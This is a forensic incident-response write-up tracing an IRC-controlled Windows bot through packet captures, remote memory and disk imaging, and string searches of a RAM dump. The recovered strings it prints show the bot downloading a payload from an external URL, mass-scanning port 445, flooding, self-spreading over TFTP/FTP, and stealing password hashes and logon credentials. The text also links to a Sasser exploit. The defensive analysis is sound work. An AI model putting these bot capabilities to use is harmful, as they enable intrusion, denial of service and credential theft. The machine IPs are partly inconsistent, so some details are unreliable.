At the same time as it was reasonable to infer certain things from the traffic observed so far, there were still at least as many questions as answers. What did the attackers want? Would they try to directly attack the machines at company X? Was company X chosen deliberately, or was it just yet another victim along the way?

Making a list of affected machines on the LAN

During the initial inspection of the tcpdump output, I also created a list of the internal IP addresses, which (unless extra layers of NAT were in use within company X's internal network) should lead us directly to the affected machines.

The following command was executed on my forensics-analysis station, which is a Linux box:


```

tcpdump -n -nn -r Company_X |awk '{print $2}'|sort|uniq|cut
-f 1,2,3,4 -d .|grep 172 > list_int_ips;
tcpdump -n -nn -r Company_X |awk '{print $4}'|sort|uniq|grep
172|cut -f 1,2,3,4 -d . >> list_int_ips;
cat list_int_ips |sort|uniq
172.20.130.232
172.20.140.20
172.20.241.68
172.20.41.171

```

What's happening on these machines?

After being given the list above, the security staff at company X had a look at the running processes on one of the infected machines – 172.20.241.68. As it happened, that particular machine was one of the Domain Controllers (DC's) at company X. Of course, it's hard to think of a more worrisome machine to find compromised – even if the DC contained no sensitive corporate data, compromising it would grant access to all other machines in the domain, some of which certainly would.

Looking at the listing of tasks, which the security staff at Company X obtained using “tasklist.exe” and later forward to me, there was obviously something suspicious going on here (full output is shown in the appendix named “Appendix to Part 2: Process listing from compromised Primary Domain Controller”):

```

... extra output deleted
 248 svchost.exe      Svcs:  TapiSrv
2648 bling.exe
5284 logon.scr
... extra output deleted

```

One of the suspicious binaries: Bling.exe

What was “Bling.exe”? Company X's staff could quickly confirm that this was not something which should be there.

A quick search on Google revealed a number of hits for that filename. These all seemed to indicate that the filename in question was frequently used by backdoors. <http://www.pestpatrol.com/pestinfo/b/bling.asp>, for example, indicated that this was sometimes the name of backdoor which had first been spotted in 2000.

The descriptions on PestPatrol's and Trend Micro's websites did not exactly match the observed behavior: these described a program which spread via open network shares. No mention of IRC traffic was made, and the sasser vulnerability which I had theorized that this might be exploiting was presumably unknown in

2000. In fact, the Sasser vulnerabilities weren't even publicly exploited until 2004³⁰.

What I was analyzing was probably a new piece of malware, though perhaps partially based on something from as far back as the year 2000.

Expanding the Dirty Word List with the new keywords

At this point, the interesting words found in the IRC traffic, or in whois lookups and other similar searches based on the IRC traffic, were aggregated into a Dirty Word List³¹ for use in later phases of the investigation.

The following words were places in a plain text file named dwl.txt.

Word	Found where / comments
Overpro.soul-domainchanged.net	DNS lookups, IRC traffic. This is where an unknown but presumably malicious binary is hosted.
9000	This is the port the IRC traffic runs over. A grep for this is likely to produce many irrelevant hits, but let's leave it in for now.
1.228.195.130	One of the servers being connected out to on port 9000. This is located in Japan, and the IP is owned by "K-Opticom", a Japanese ISP.
2.230.155.36	Same as above. Located in Canada, owned by Bell Nexia.
3.230.141.94	Same as above. Located in New York, owned by
4.216.50.73	Same as above. Located in Sweden.
mcLastnamechanged01@yahoo.com	The administrative contact email for the soul-domainchanged.net domain.
fw1.yyy.zz	Hostname observed in IRC traffic
sex.tele.dk	Hostname observed in IRC traffic (note: sex.tele.dk did not resolve to anything)
domain.ca	Various *.domain.ca hostnames were

³⁰ Searching <http://www.packetstormsecurity.org> and other useful full-disclosure sites for "Isass" yields no hits before April 2004. The Microsoft Security Bulletins are also from 2004 (see <http://www.microsoft.com/technet/security/bulletin/MS04-011.msp>) indicating that this issue was not part of the original "bling.exe" but may have been added on later.

³¹ A Dirty Word List is a list of terms considered relevant to the investigation, which should be searched for when new evidence is seized, or to help identify where to look for more evidence. During this investigation, the Dirty Word List was, generally speaking, a flat text file used as a list of strings with the text search tool "grep".

	seen (note: these did not resolve to anything)
#mel#	This is the name of the IRC channel used
Lnwcevfq	IRC nickname used
MeLL-997925	IRC “realname” used
Random Port Scan	Text observed sent in confirmation of exploit/scan command
lsass_445	Apparently the name of an exploit/scan command
over.exe	The name of an unknown binary downloaded from overpro.soul-domainchanged.net
SuspectedHacker1	Observed in the “online” list of IRC users. This sounded like it might be a user’s handle.
AnotherSuspectedHacker	Same as above.
Bling.exe	The name of an unknown binary observed on one of the compromised/infected machines.
Wind0ws.exe	Wind0ws, spelled with a zero rather than an oh, was another name mentioned on Trend Micro and Sophos websites in relation to bling.exe. It was listed as being another name the same piece of malware might be found stored as.
[SCAN]	This text was observed in the IRC traffic stream, apparently as a confirmatory response after the lsass exploit/scan command was transmitted.

Looking at the infected machines

The next logical course of action was to have a look at the infected machines. Unfortunately, the company in question is like many other large companies, and has outsourced operations of its IT infrastructure to an outside company. The outsourcing company essentially lacked any kind of forensic understanding whatsoever – and for that matter, lacked some understanding of ideal security. Upon learning of the machine being compromised, they immediately rebooted it. This had no positive effect, but instead resulted in one of the machines being less useful from a forensic standpoint.

Actions which hampered the investigation

So – which machine was rebooted? As it turned out, it was the Primary Domain Controller, which as it happened was one of the infected machines. Of course, the operations company was primarily concerned about the steady operation of this box, and therefore rebooted it at the first hint of suboptimal performance, basically unaware that a security incident was occurring (this incident could probably be the start of an interesting study on the security effects of outsourcing, but that's another paper).

Of course, I didn't know that the box had been rebooted at first. This was discovered by inspecting the machine's uptime.

Since there were multiple infected machines, I didn't want to waste time analyzing one that would yield less data than another. Therefore, despite the risk of overwriting a small amount of the system's memory, I decided that the first course of action should be to run psinfo.exe³² to better aid in prioritizing which machine should receive the most / quickest forensic attention. After weighing the risks of executing a task over the network versus actually taking the time to go to the machine, I decided the best course of action would be to execute it over the net via NetBIOS. The output from this is shown below, with the system's uptime emphasized using red text.

```
E:\tools\forensics\Pstools\Psinfo.exe \\172.20.241.68 -u administrator -p companyadminpassword
```

```
PsInfo v1.63 - Local and remote system information viewer  
Copyright (C) 2001-2004 Mark Russinovich
```

```
Sysinternals - www.sysinternals.com
```

```
System information for \\COMPX00006:
```

```
Uptime:                2 days 23 hours 3 minutes 12  
seconds
```

```
Kernel version:        Microsoft Windows 2000,
```

```
Uniprocessor Free
```

```
Product type:          Server (Domain Controller)
```

```
Product version:       5.0
```

```
Service pack:          4
```

```
Kernel build number:   2195
```

```
Registered organization: Company_X_.net
```

```
Registered owner:      Company_X_.net
```

```
Install date:          05-04-2001, 13:23:19
```

```
Activation status:     Not applicable
```

```
IE version:            6.0000
```

```
System root:           C:\WINNT
```

```
Processors:            1
```

```
Processor speed:       865 MHz
```

```
Processor type:         Intel Pentium III
```

³² Psinfo.exe is a tool provided by www.sysinternals.com. It lists information about the version of the system's operating system, the uptime, service pack information, and other key data.

Physical memory: 640 MB
Video driver: S3 Inc. Savage4

Note the reason that the uptime is 2 days (meaning it was 2 days before forensic analysis was started) was that the attack had been detected late on Friday night and was presumed contained by disabling parts of the network. While it is not a good idea to wait in this sort of situation, the cost of investigating an attack over the weekend was deemed too expensive by Company X; they decided to wait until Monday to start. Being a paranoid by nature, I would have liked to have started right away, but for company X, it was a question of how to spend the corporate IT security budget.

What else does psinfo.exe show?

One interesting piece of data which psinfo.exe showed was the patch level: Service Pack 4 ("SP4") was in use. Knowing the patch level let me rule out certain vectors of attack, since it's possible to review Microsoft documentation stating what issues are corrected with what revision.

Since one of my initial theories had been that "lsass_445" was the name of an exploit that targeted the flaw³³ in lsass.exe used by Sasser, I wanted to see if Microsoft's security information for SP4 might disprove that theory. To do so, I viewed the Microsoft TechNet security notes for SP4, available at <http://www.microsoft.com/technet/security/news/w2ksp4.mspx>.

There seemed to be nothing of relevance to Sasser in these notes, or the other TechNet security notes for the other Windows 2000 Service Packs. I still wasn't ruling out that the Sasser exploit was being used.

Deciding which machine to analyze

There were a total of four internal IPs that were visible in the sniff capture file reviewed previous.

After the incident was first discovered, several of the machines had been rebooted, and had commands executed on them by the outsourced staff at Company X without my being able to document what commands were being run. Given this, I wanted to focus on a machine which had not been tampered with.

Focusing on a forensically-ideal machine

Before starting a thorough analysis of the data gathered so far, I wanted to pull data from a machine that was likely to yield more forensically-viable data. A perfect specimen presented itself: located in a server room at company X was a

³³ One example of an exploit for the Sasser vulnerability is <http://packetstormsecurity.org/0404-exploits/billybastard.c>

machine used to test company X's SAS setup. The machine was only occasionally used, by the sounds of it.

Observation of network traffic showed that it was also infected, however since it was not a critical production machine (in fact, not a production machine at all) it had been left untouched throughout the chaos. This looked more promising.

Despite it sounding like a good bet, I didn't want to waste time analyzing a machine which wouldn't yield anything worthwhile, so I went ahead and got the uptime before proceeding further:

```
E:\tools\forensics\Pstools\Psinform.exe \\172.20.241.68 -u
administrator -p companyxadminpassword
[extra output deleted]
Uptime: 150 days 19 hours 26 minutes 46 seconds
[extra output deleted]
```

This definitely looked more promising. (Note that the actual hardware and OS version reported was identical between this machine and the machine analysed previously. Consequently, all output except for the uptime has been deleted above).

The first step was still gathering data to look at. The fact that this machine was only occasionally used for test purposes meant that basically only processes relating to the security breach would be generating a lot of activity on the machine, so pretty much all the data that could be gathered from this machine was likely to be useful.

The following table shows, in chronological order, what tasks were taken, and what command was used. All output was sent over the network to my forensics analysis station, located at 117.118.19.204.

All commands were executed by logging in using Remote Desktop Protocol to remotely run the commands. While it would be desirable to run the commands directly at the console, this was unfortunately necessary in order to minimize travel time after it was decided to perform a forensic analysis.

Task	Command
Dump the system's RAM, so program images and data used by programs could be analyzed. Note the md5sum option is used. The value the md5sum option output was then compared with the md5sum value of the	<pre>dd if=\\.\PhysicalMemory conv=noerror --md5sum nc -v -n 117.118.19.204 8001</pre>

received file. The value is listed along with the evidence tag information.	
Get a list of volumes and information about them (there was only the one drive found)	<code>volume_dump.exe nc -v -n 117.118.19.204 7001</code>
Image the C: drive, noting the MD5 checksum displayed by 'dd.exe' and comparing it against the sum on the image received on my forensics station	<code>dd if=\\.\c: --md5sum conv=noerror nc -v -n 117.118.19.204 7050</code>
Dump a process listing again, using pslist.exe.	<code>pslist.exe nc -v -n 117.118.19.204 8002</code>
Correlate process listing against network activity using fport.exe.	<code>fport.exe nc -v -n 117.118.19.204 8003</code>
Dump the Windows event log. This could be recreated from a disk image, but it was considered helpful to have something to be able to start analyzing right away.	<code>psloglist.exe nc -v -n 117.118.19.204 7000</code>

Details on the analyzed machine

The details below were gathered using PSinfo, Volume_Dump and by speaking with staff at Company X. Note that the physical machine was never seized. After collecting all forensically-relevant data from the machine, the machine was re-imaged by Company X.

Item: Dell Tower labeled COMPX00201

Serial number: Unknown – The machine was not physically seized

OS: Windows 2000 SP4

OS Install Date: Fri May 4 19:05:02 2001 (CEST)

Amount of RAM: 512 MB

Disks:

- 1 IDE disk, Serial 2890255810,
NTFS file system
4 GB³⁴
Unknown vendor
Volume device name:

³⁴ This is not an error. The drive was actually that small. It is an older system.

\\?\Volume{ca343450-3a32-11d9-8129-806d6172696f}
Network segment: Company X LAN
IP: 172.20.241.68

Evidence tags

Physical items were not seized during the course of this investigation, so only images of the system's memory have been assigned evidence tag numbers. Consequently, the vendor of the actual hardware is unknown. This is not significant to the investigation, however.

Tag number: COMPX evidence 1³⁵

Item: "C" drive image from Dell Tower COMPX00201
File name: COMPX00201_drive_C_DD_Dump.orig
Serial number: Volume Serial Number from FSSTAT: B2F44984F4494C33
File size: 4 GB
MD5 sum: 59bb46d1da6beafecbf73405b63c7c97
SHA1 sum: 40207970306d23f2cc6923491583b0b8bd4aa1e5

Tag number: COMPX evidence 2

Item: Image of RAM
File name: COMPX00201_PhysicalMemory.img
File size: 512 MB
MD5 sum: bf7f4eb2a7696bffeceb3206cafc6f025
SHA1 sum: 03d3c4c0353c903257a338f3d47d85a4e72cee51

Note: The SHA-1 sum for both images was only generated after receiving the file, as SHA-1 is not supported by the dd program used to dump the image.

Reviewing the collected data

Having collected a lot of data, the next step was to analyze it.

Process listing review

First off the bat, there was no process named bling.exe on this machine, however there was a process named wind0ws.exe – which also seemed a bit suspicious.

Since I had already gathered what I needed, I found the file which this process seemed to correspond to, c:\winnt\system32\wind0ws.exe, and saved it to disk. I noted right away that the filesize and MD5 checksums corresponded to c:\winnt\system32\bling.exe, which had been gathered from the domain controller by company X personnel and sent to me via email. This definitely

³⁵ Note that it was only possible to determine the Volume Serial Number after inspecting the evidence using the FSSTAT command. However, FSSTAT was the first action performed after confirming that the MD5 sums matched.

seemed like an interesting observation, but I would have to start out with some other things first before I could get around to analyzing this binary.

Inspecting the dumped RAM

As I lacked a memory map for which processes owned a given block of memory, and as it may have been possible that a process which had placed a given piece of data in memory had already terminated and would therefore not be included in such a memory map, I decided to simply run 'strings' against the whole RAM image. Since the amount of data the strings command generated was so large, the resulting output was piped to a grep command which searched it for all of the terms which were on the dirty words list³⁶.

I had no idea what hits I would find, so I did not use the "--radix" option³⁷ to the strings command, which displays the offset at which a given string was found within a file. This could be added in later if one hit in particular was considered to be interesting. Displaying the offset would have made it so the uniq/sort combination (which removed duplicate matches) would not have functioned; since the volume of information was initially so large, it was necessary to manually attempt to isolate relevant pieces of information which may or may not be repeated several times over, before considering where in memory they were located (the location sometimes proves to be of interest if a given block of memory is owned by a given process, or to expand the dirty word list by locating new words which are consistently related to words which are already on the list).

The following command was used to search for recognizable fragments of data in the RAM image, to remove duplicate fragments, and finally to search for any recognizable terms which happened to be on the dirty-words list. Finally, the list of resulting matches was placed into a file named "dwl_hits_from_COMPX00201_ramimage.lst".

```
strings images/COMPX00201_PhysicalMemory.img |sort|uniq|grep  
-F -f dwl.txt > dwl_hits_from_COMPX00201_ramimage.lst
```

Just to get an idea of the volume of information being dealt with, the number of unique matches was printed out, using the "wc -l" command, which prints out the total number of lines in the specified file:

```
wc -l dwl_hits_from_COMPX00201_ramimage.lst  
1614 dwl_hits_from_COMPX00201_ramimage.lst
```

³⁶ Note that the 'grep' command included an option to treat all patterns as fixed strings – that is, even though the list included characters which have otherwise would have a special meaning to the grep command (for example: [].*) these characters were searched for literally, instead of being interpreted at all.

³⁷ The "--radix" option to the strings command displays the offset within the file at which a given string was found. This useful for determining what area of a large datafile to have a closer look at if any interesting match is found at a given location.

Over fifteen hundred hits. Well, that looked like it was going to be basically impossible to deal with if it proved that all of the hits were unique, unrelated to each other, and needed to be analyzed one at a time. But, what if there were some recognizable patterns to the data? Despite the sinking feeling I had immediately gotten, I needed to start having a look at the data, and the time for that was now:

```
head -20 dwl_hits_from_COMPX00201_ramimage.lst
[09-02-2004 00:36:58] [SCAN]: Failed to start worker thread,
error: <8>.
[09-02-2004 00:37:00] [SCAN]: Failed to start worker thread,
error: <8>.
[09-02-2004 00:37:01] [SCAN]: Failed to start worker thread,
error: <8>.
1178400169C22D11A9790006794C4E25
19981209000224Z
1F16F47424372D111A99000A9CA05BF0
20031006151819.390000+060
20181209000224Z0
269AF799760E1D113969000A9CF0729F
3178400169C22D11A9790006794C4E25
5C9545A1FAF82D1128D9000A9C505689h
941109000000Z
960129000000Z
960409000000Z
981209000224Z
B[SCAN]: IP: 10.19.100.237:445, Scan thread: 1, Sub-thread:
21.
B[SCAN]: IP: 10.19.100.66:445, Scan thread: 1, Sub-thread:
252.
B[SCAN]: IP: 10.19.101.134:445, Scan thread: 1, Sub-thread:
255.
B[SCAN]: IP: 10.19.101.2:445, Scan thread: 1, Sub-thread:
267.
B[SCAN]: IP: 10.19.102.193:445, Scan thread: 1, Sub-thread:
236.
```

This looked very promising. It certainly looked as if there were a lot of hits which started with the term "B[SCAN]: IP:". I would need to look at those more later, but for now, I was interested in seeing what else was there besides the '[SCAN]' lines. To do this, I used the 'grep' command to remove any matches which looked similar to the '[SCAN]' lines shown above:

```
grep -v '\[SCAN\]: IP: .*:445, Scan thread: .*, Sub-thread: '
dwl_hits_from_COMPX00201_ramimage.lst
[09-02-2004 00:36:58] [SCAN]: Failed to start worker thread,
error: <8>.
```

```

[09-02-2004 00:37:00] [SCAN]: Failed to start worker thread,
error: <8>.
[09-02-2004 00:37:01] [SCAN]: Failed to start worker thread,
error: <8>.
1178400169C22D11A9790006794C4E25
19981209000224Z
1F16F47424372D111A99000A9CA05BF0
20031006151819.390000+060
20181209000224Z0
269AF799760E1D113969000A9CF0729F
3178400169C22D11A9790006794C4E25
5C9545A1FAF82D1128D9000A9C505689h
941109000000Z
960129000000Z
960409000000Z
981209000224Z
discover.exe
[DOWNLOAD]: Downloading URL:
http://www.freehostingprovider.net/nexworth1/setup.zip to:
c:\over.exe.
faxcover.exed
INDEX_00090002
lsass_445
#mel#
run=extrac32 /e /a /y /l %49000% %IE3Cab%
[SCAN]: 10.19.x.x:445, Scan thread: 1, Sub-thread: 200.
[SCAN]: 10.19.x.x:445, Scan thread: 1, Sub-thread: 300.
[SCAN]: 10.19.x.x:445, Scan thread: 1, Sub-thread: 400.
[SCAN]: 128.103.x.x:445, Scan thread: 41, Sub-thread: 20.
[SCAN]: 137.159.x.x:445, Scan thread: 225, Sub-thread: 20.
[SCAN]: 208.60.x.x:445, Scan thread: 1, Sub-thread: 400.
[SCAN]: 24.82.x.x:445, Scan thread: 304, Sub-thread: 40.
[SCAN]: 24.x.x.x:445, Scan thread: 345, Sub-thread: 40.
[SCAN]: 81.178.x.x:445, Scan thread: 386, Sub-thread: 40.
[SCAN]: Failed to start worker thread, error: <8>.
[SCAN]: IP: %s Port: %d is open.
[SCAN]: Random Port Scan started on 10.19.x.x:445 with a
delay of 5 seconds for 0 minutes using 300 threads.
[SCAN]: Random Port Scan started on 10.19.x.x:445 with a
delay of 5 seconds for 0 minutes using 95 threads.
[SCAN]: Random Port Scan started on 151.199.x.x:445 with a
delay of 5 seconds for 0 minutes using 100 threads.
[SCAN]: Random Port Scan started on 208.60.x.x:445 with a
delay of 5 seconds for 0 minutes using 100 threads.
[SCAN]: Random Port Scan started on 224.228.x.x:445 with a
delay of 5 seconds for 0 minutes using 100 threads.
[SCAN]: Scanning IP: %s, Port: %d.
[SCAN]: Scan stopped. (401 thread(s) stopped.)
|||sss``__PPPLLL@@@:::999000)))&&&
\tour\discover.exe

```

That certainly removed a lot of output – using the ‘wc’ command again showed that there were only 42 lines left after removing all the ‘[SCAN]’ lines which showed a specific IP. The 1572 lines which I had just filtered out could be lumped together and eventually analyzed together.

There were still several lines left which had the text ‘[SCAN]’ in them. Some of these lines were interesting.

For example, the line containing the text “Random Port Scan started on 224.228.x.x:445 with a delay of 5 seconds for 0 minutes using 100 threads” and other lines like it seemed like it indicated that entire /16 networks³⁸ were being scanned. It also gave some indication about the general skill level of the attacker: the IP range 224.0.0.0/4 is reserved for multicast addresses by IANA³⁹ and is described in RFC 3171⁴⁰. In other words, scanning this range of addresses was a fairly large waste of time, in addition to being an activity which was fairly likely to trigger both Intrusion Detection Systems and network health monitors. To put it another way, what this attacker was doing showed he probably wasn’t knowledgeable enough to avoid detection for very long.

There were still more interesting fragments of data in there. The line “[SCAN] : Scanning IP: %s, Port: %d.” was encountered twice with only minor differences. Since format strings⁴¹ like “%s” and “%d” are typically found in compiled binaries (as well as source code) it seemed like there was a good chance that the binary being executed and which was leading to all of the ‘[SCAN]’ lines in memory, might be retrievable in full or in part from memory.

In addition to all of the lines related to scanning, it appeared that the name “over.exe” had been matched:

```
[DOWNLOAD]: Downloading URL:
http://www.freehostingprovider.net/nexworth1/setup.zip to:
c:\over.exe.
```

The interesting thing about this match was that it actually appeared to come from a different URL than was previously known. This would have to be followed up on later, as it could be another lead for tracking down the culprits. For now, the location of the binary, c:\over.exe, was noted, so that it could be analyzed.

³⁸ Slash designation is a means of indicating the size of a network. 1.2.0.0/16 could also be written as 1.2.0.0 255.255.0.0.

³⁹ The Internet Assigned Numbers Authority (IANA) website can be found at <http://www.iana.org>.

⁴⁰ RFC 3171 can be read online at <http://www.faqs.org/rfcs/rfc3171.html>.

⁴¹ A format string is a template used within a program, that tells the program how to format a given piece of data when displaying it. For example, “%s” is a format string saying that the data which follows is a string of arbitrary characters, whereas “%d” is means the data which follows is a decimal number.

Among the remaining hits, the terms 'lsass_445' and '#mel#' show up. The name '#mel#' indicates that this server was probably connecting to the same sort of IRC server.

The term 'lsass_445' could indicate the name of an executable being executed. I had previously theorized that this was the name of an exploit plugin to whatever it was running on the machine. It was possible that by looking near the location where this string was found in memory, the binary of the plugin, program, or whatever it might be could be found.

The remainder of the hits appeared to be irrelevant: a number of hits were strings of hexadecimal digits which happened to contain the string 9000. There were also a couple of executables named, which had names that happened to contain the string 'over.exe' –these were faxcover.exe and discover.exe. These were almost certainly not of interest.

There were also a couple instances of entries which seemed to indicate that the machine might be so overloaded by the amount of scanning it was being asked to perform that it was unable to actually start additional scanning processes:

```
[09-02-2004 00:36:58] [SCAN]: Failed to start worker thread,
error: <8>.
[09-02-2004 00:37:00] [SCAN]: Failed to start worker thread,
error: <8>.
[09-02-2004 00:37:01] [SCAN]: Failed to start worker thread,
error: <8>.
```

The one nice thing about those three entries was that it gave a date and time: September 2nd, 2004, at around 00:37 A.M. If it was possible to demonstrate that the machine had been compromised a significant amount of time (that is, more time than it would take a computer to react) before the scanning was started, this would indicate that the scan was initiated by an attacker, as opposed to being an automated process. Considering that, this date definitely seemed to be important.

The analyzed machine was itself being used as an attack platform

Looking at the strings, it appeared fairly clear that this machine was itself being used as a platform to attack other machines. In addition, it is immediately apparent that the networks being scanned are both internal and external to company X.

The largest single class of strings found was relating to scanning. In general, there were two categories of strings found: scanned networks, and specific, individual, scanned IPs, as represented by the following examples.

Example of network range "scan start" indication:

```
[SCAN]: 137.159.x.x:445, Scan thread: 225, Sub-thread: 20.
```

Second network range example:

```
[SCAN]: Random Port Scan started on 208.60.x.x:445 with a  
delay of 5 seconds for 0 minutes using 100 threads.
```

Example of single IP:

```
[SCAN]: IP: 10.19.100.237:445, Scan thread: 1, Sub-thread:  
21.
```

In order to gain an idea of how many IPs had been scanned or were being scanned, the list of individual IPs was taken and analyzed. It appeared that a line with an individual IP would only show up when that IP was actively being scanned; it additionally appeared that there may have been a limit as to how many IPs could be scanned at a given time, based on lines like the second network range example above, which seemed to indicate a maximum of 100 IPs from a given network range could be scanned at a given time (though there was no indication whether or not several network ranges could be scanned concurrently).

Before really getting started with in-depth analysis of the scanned IPs, and in order to ensure I would build up my searches in the correct manner, I checked to see if there were any IP addresses which were NOT scanned on port 445:

```
grep -F '[SCAN]: IP: ' dwl_hits_from_COMPX00201_ramimage.lst  
|grep -v :445  
[SCAN]: IP: %s Port: %d is open.
```

There were no ports being scanned other than 445. Whoever or whatever this was, and whatever they were using, only port 445 was being probed – the one line which didn't contain that port number appeared to come from a binary or sourcecode for the scanning program, since it contained format strings. Again, the fact that this one line was present showed it might be possible to pull at least a partial binary from memory.

The next step was getting an idea of how many IPs had been scanned, by extracting a list of scanned, individual IPs from the memory strings, ensuring there were no duplicates (random memory right before or after the data I was looking at might have “broken” the previous “sort|uniq”). The output of this list was also saved to a file named ‘list_of_scanned_individual_ips.txt’.

```
grep -F '[SCAN]: IP: ' dwl_hits_from_COMPX00201_ramimage.lst  
|sed 's/.*: IP: //'|sed 's/:445.*//'|sort|uniq|grep -v '%s  
Port: %d is open.'|wc -l  
1566
```

While 1566 would already be a pretty large number of scanned machines, the fact is that many more IPs were scheduled to be scanned. This is indicated by all of the network ranges which were found in conjunction with the keyword '[SCAN]':

```
egrep '\[SCAN\]: .*\.x:.*, Scan thread: .*, Sub-  
thread:.*|Random Port Scan started on .*\.x:.*'  
dwl_hits_from_COMPX00201_ramimage.lst  
[SCAN]: 10.19.x.x:445, Scan thread: 1, Sub-thread: 200.  
[SCAN]: 10.19.x.x:445, Scan thread: 1, Sub-thread: 300.  
[SCAN]: 10.19.x.x:445, Scan thread: 1, Sub-thread: 400.  
[SCAN]: 128.103.x.x:445, Scan thread: 41, Sub-thread: 20.  
[SCAN]: 137.159.x.x:445, Scan thread: 225, Sub-thread: 20.  
[SCAN]: 208.60.x.x:445, Scan thread: 1, Sub-thread: 400.  
[SCAN]: 24.82.x.x:445, Scan thread: 304, Sub-thread: 40.  
[SCAN]: 24.x.x.x:445, Scan thread: 345, Sub-thread: 40.  
[SCAN]: 81.178.x.x:445, Scan thread: 386, Sub-thread: 40.  
[SCAN]: Random Port Scan started on 10.19.x.x:445 with a  
delay of 5 seconds for 0 minutes using 300 threads.  
[SCAN]: Random Port Scan started on 10.19.x.x:445 with a  
delay of 5 seconds for 0 minutes using 95 threads.  
[SCAN]: Random Port Scan started on 151.199.x.x:445 with a  
delay of 5 seconds for 0 minutes using 100 threads.  
[SCAN]: Random Port Scan started on 208.60.x.x:445 with a  
delay of 5 seconds for 0 minutes using 100 threads.  
[SCAN]: Random Port Scan started on 224.228.x.x:445 with a  
delay of 5 seconds for 0 minutes using 100 threads.
```

To make the above list more readable, the output was piped back into a small Perl command which extracted anything that looked like a network range:

```
egrep '\[SCAN\]: .*\.x:.*, Scan thread: .*, Sub-  
thread:.*|Random Port Scan started on .*\.x:.*'  
dwl_hits_from_COMPX00201_ramimage.lst |perl -e  
'while(<STDIN>) {m/([0-9]{1,3}\. [0-9x]{1,3}\.x\.x:445)/;  
print $1 . "\n"}'|sort|uniq  
10.19.x.x:445  
128.103.x.x:445  
137.159.x.x:445  
151.199.x.x:445  
208.60.x.x:445  
224.228.x.x:445  
24.82.x.x:445  
24.x.x.x:445  
81.178.x.x:445
```

The above list (which was saved to a file named 'list_of_scanned_net_ranges.txt' for later reference) shows 8 different /16 networks and 1 /8 network. Note that one of the /16's, 24.82.0.0/16, overlaps the one /8 net, 24.0.0.0/8. This could

indicate that a human attacker directing the scan found more interesting machines in the narrower /16 range and decided to focus on this.

Calculating $7 * 2^{16} + 2^{24}$ indicates that around 17.2 million IPs were scheduled to be scanned.

Of those, “only” 2 /16 networks (the networks 10.19.0.0 and 224.228.0.0, containing a total of around 131,000 addresses) did not belong to public IP address space. The fact that the vast majority of the IP addresses scheduled for scanning DID NOT belong to company X strongly suggests that company X was just another victim, as opposed to the primary target of this attack. This theory is further supported by the fact that the public IPs belong to universities – that is, organizations which are interesting for a hacker or script to attack since they likely provide good anonymity, and which are not at all related to Company X. As an example, one of the scanned nets (128.103.0.0) belongs to Harvard, another (137.159.0.0) belongs to Pepperdine. Several more of the scanned nets belong to consumer broadband providers, which also do not have anything to do with Company X (151.199.0.0 belongs to Verizon⁴², 208.60.0.0 belongs to BellSouth⁴³, 24.0.0.00 belongs to Comcast⁴⁴, 81.178.0.0 belongs to Pipex⁴⁵).

Is anything getting special focus?

The next thing I was interested in checking was if any of the individual IPs found did NOT correspond to networks found. If any were found, this could indicate that individual IPs had been selected for scanning by the attacker (which might in turn show what it was that the attacker was especially interested in).

To do this, the first step was to generate a list of all scanned networks, the second step was to generate a list of all IPs. These steps had already been taken in the section above, and the lists were in plain text files named ‘list_of_scanned_individual_ips.txt’ and ‘list_of_scanned_net_ranges.txt’.

Using these two lists as input, each IP was then matched against the list of networks, and if it could not be matched, would be printed out. This was done with a grep command, by converting the list of scanned networks into a list of patterns according to the following template:

Scanned network line	Line in patterns file
10.19.x.x:445	^10\.19\.

The patterns were placed into a file named ‘scanned_net_patterns.txt’, the contents of which are shown below:

⁴² Verizon is a large fixed-line, mobile, and ISP group in the USA.

⁴³ BellSouth is a large phone company and ISP in the USA.

⁴⁴ Comcast is a large cable TV and broadband ISP in the USA.

⁴⁵ Pipex is a large ISP in England.


```
cat scanned_net_patterns.txt
```

```
^10\.19\  
^128\.103\  
^137\.159\  
^151\.199\  
^208\.60\  
^224\.228\  
^24\.82\  
^24\  
^81\.178
```

After creating this list, it was simply a matter of using grep to remove all lines from the list of individual IPs which matched a known network pattern:

```
grep -v -f scanned_net_patterns.txt \  
list_of_scanned_individual_ips.txt |wc -l  
0
```

This showed that there were no special individual IPs that the attacker was targeting. The fact that nothing in particular was being targeted reinforced my belief that this was a script kiddy (or several script kiddies) and that the attack was not specifically targeted against company X.

It also showed that there were not any strings in the memory which were completely unaccounted for.

Looking for additional entries in RAM which the dirty words list didn't find

Looking at the hits found above, it definitely seemed like the creator of whatever tool it was that was running had aimed for at least some degree of user-friendliness. Description status messages seemed to be the norm. Furthermore, it seemed like the general format of the messages contained uppercase letters between square brackets. So, it seemed like it would be a good idea to look for messages which looked like that. Again, the grep command proved invaluable (note that significant amounts of output have been deleted below to improve readability, but that more complete output can be found in the appendix named 'Appendix to Part 2: List of additional hits from server RAM based on search for uppercase letters surrounded by square brackets').

Some of the more interesting hits, and possible meaning of them, are shown below. Note that the first field is the offset of the match within the RAM data block; this offset would normally be increasing from the first match to the last, however I have grouped related entries below, resulting in some of the hits being out of order:

Hit	Possible meaning
13967776 [DCC]: Failed to	The hacker tool(s) being used are

start chat thread, error: <%d>.	primarily designed with IRC in mind – either using IRC as a control channel, or perhaps being able to function as IRC servers
13968156 [MAIN]: Joined channel: %s.	Same as above.
104644632 [ICMP]: Done with %s flood to IP: %s. Sent: %d packet(s) @ %dKB/sec (%dMB).	The tool(s) being used appear to contain support for launching Denial of Service attacks. This line apparently shows support for ICMP flooding.
311242904 [SYN]: Done with flood (%iKB/sec).	Same as above, but with SYN flooding.
339072440 [TFTP]: Server started on Port: 69, File: C:\WINNT\System32\WINDOWS.exe, Request: WINDOWS.exe.	This indicates the tool starts a TFTP server, probably as a mechanism for spreading itself further.
339073004 [FTP]: Server started on Port: 0, File: C:\WINNT\System32\WINDOWS.exe, Request: WINDOWS.exe.	Same, but for FTP.
223965276 [SAMSS] NULL NT Owf Password	It appears that the tool contains support for attacking locally-stored NTLM password hashes.
223965308 [SAMSS] Decrypting Nt Owf Password	Same as above.
223965344 [SAMSS] Null LM OWF Password	Same as above, but for LANMANAGER password hashes.
223965376 [SAMSS] Decrypting Lm Owf Password	Same as above.
234926688 [FINDFILE]: Files found: %d.	Unknown meaning, but considered interesting.
234926720 [FINDFILE]: Searching for file: %s.	Unknown meaning, but considered interesting.
234926876 [FINDPASS]: Unable to find the password in memory.	It appears that the tool is designed to search memory for the current logged- on user's credentials, and display them if found.
234926928 [FINDPASS]: The Windows logon (Pid: <%d>) information is: Domain: \\%S, User: (%S/(no password)).	Same as above, shown if the account has no password / a blank password.
